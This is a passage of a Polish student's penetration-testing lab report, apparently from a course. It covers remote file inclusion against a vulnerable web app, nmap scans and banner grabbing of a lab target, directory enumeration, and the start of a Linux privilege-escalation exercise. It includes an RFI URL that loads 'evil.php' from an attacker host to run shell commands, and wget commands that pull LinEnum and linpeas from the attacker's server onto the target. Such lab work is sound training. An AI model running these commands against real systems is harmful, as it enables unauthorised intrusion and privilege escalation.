


Rys. 25. Wyświetlenie pliku adduser.conf za pomocą podatności LFI.

Zadanie 8

W zadaniu 8 z zadanie przyjęto wyświetlenie zawartości katalogu domowego ubuntu przy pomocy RFI. Aby wyświetlić skorzystano z danego adres http:


- http://10.10.115.219/vulnerabilities/fi/?page=http://10.18.0.223:80/evil.php&cmd=ls /home/ubuntu/



Rys. 26. Wyświetlone pliki katalogu domowego ubuntu za pomocą RFI.

Jak można zaobserwować w katalogu domowym nie ma żadnych plików.

Gdy np. wpiszemy samo ls /home wyświetli nam katalog domowy Ubuntu




Rys. 27. Wyświetlone pliki i foldery katalogu /home za pomocą RFI.

Lab 5 - Podatności w aplikacjach webowych

Zadanie 1

W zadaniu o numerze pierwszym należy przeskanować maszynę Target5 (ip: 10.0.2.15) za pomocą nmapa i przedstawić wyniki w tabeli. Wyniki prezentują się następująco:




Rys. 28. Wyniki skanowania maszyny Target5 za pomocą komendy “sudo nmap 10.0.2.15 -p- -sV -oX file.xml”

Port	Usługa	Wersja
21	ftp	ProFTPD
22	ssh	OpenSSH
80	http	Apache httpd
111	rpcbind	2-4 (RPC #100000)
443	http	Apache httpd
2049	nfs_acl	3 (RPC #100227)
8009	ajp13	Apache Jserv
8948	http	Apache Tomcat
38041	nlockmgr	1-4 (RPC #100021)


39015	mountd	1-3 (RPC #100005)
43911	mountd	1-3 (RPC #100005)
45539	mountd	1-3 (RPC #100005)

Zadanie 2

Kolejnym zadaniem jest przeskanowanie tej samej maszyn z flagą nmap'a -sC polecenie wygląda teraz następująco: "sudo nmap 10.0.2.15 -p- -sC". Dodatkowe informacje które otrzymaliśmy można zobaczyć na poniższych rysunkach:



Rys. 29. Skan maszyny Target5 z flagą -sC część 1.



Rys. 30. Skan maszyny Target5 z flagą -sC część 2.

Zadanie 3


Kolejnym krokiem jest wykonanie banner grabbing na porcie 21 maszyny Target5 do tego posłuży nam następujące polecenie: “sudo nmap 10.0.2.15 -p21 -script=banner”. Wyniki tego polecenia prezentują się następująco:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.0.2.15 -p21 -script=banner
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-13 09:40 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00042s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_banner: 220 ProFTPD Server (Debian) [::ffff:10.0.2.15]
MAC Address: 08:00:27:6C:3D:93 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

Rys. 31. Wynik wykonania banner grabbing na porcie 21 maszyny Target5.

Zadanie 4

Kolejnym krokiem jest wykonanie enumeracji katalogów aplikacji webowej uruchomionej na porcie 8080. Ponieważ według skanu na porcie 8080 nie działa żadna usługa uruchomiono skan na porcie 443. Wykorzystano do tego aplikację DirBuster. Wyniki prezentują sie następująco:



Rys. 32. Wyniki enumeracji katalogów na porcie 443.


Lab 6 - Eskalacja uprawnień w systemie Linux

Zadanie 1

W tym zadaniu należy przeanalizować system narzędziami takimi jak LinEnum oraz Linpeas dostępnymi pod tymi linkami:

- LinEnum.sh
- PEASS-ng/linpeas_base.sh at master

Aby pobrać skrypty skorzystano z polecenia wget “<link do skryptu>”.




Rys. 33. Skrypty pobrane na maszynę z Kali Linux.


Następnie uruchomiono w lokalizacji ze skryptami serwer http za pomocą komendy “python3 -m http.server 80”, i w ten sposób za pomocą poleceń:

- wget 10.18.0.223:80/LinEnum.sh
- wget 10.18.0.223:80/linpeas_base.sh

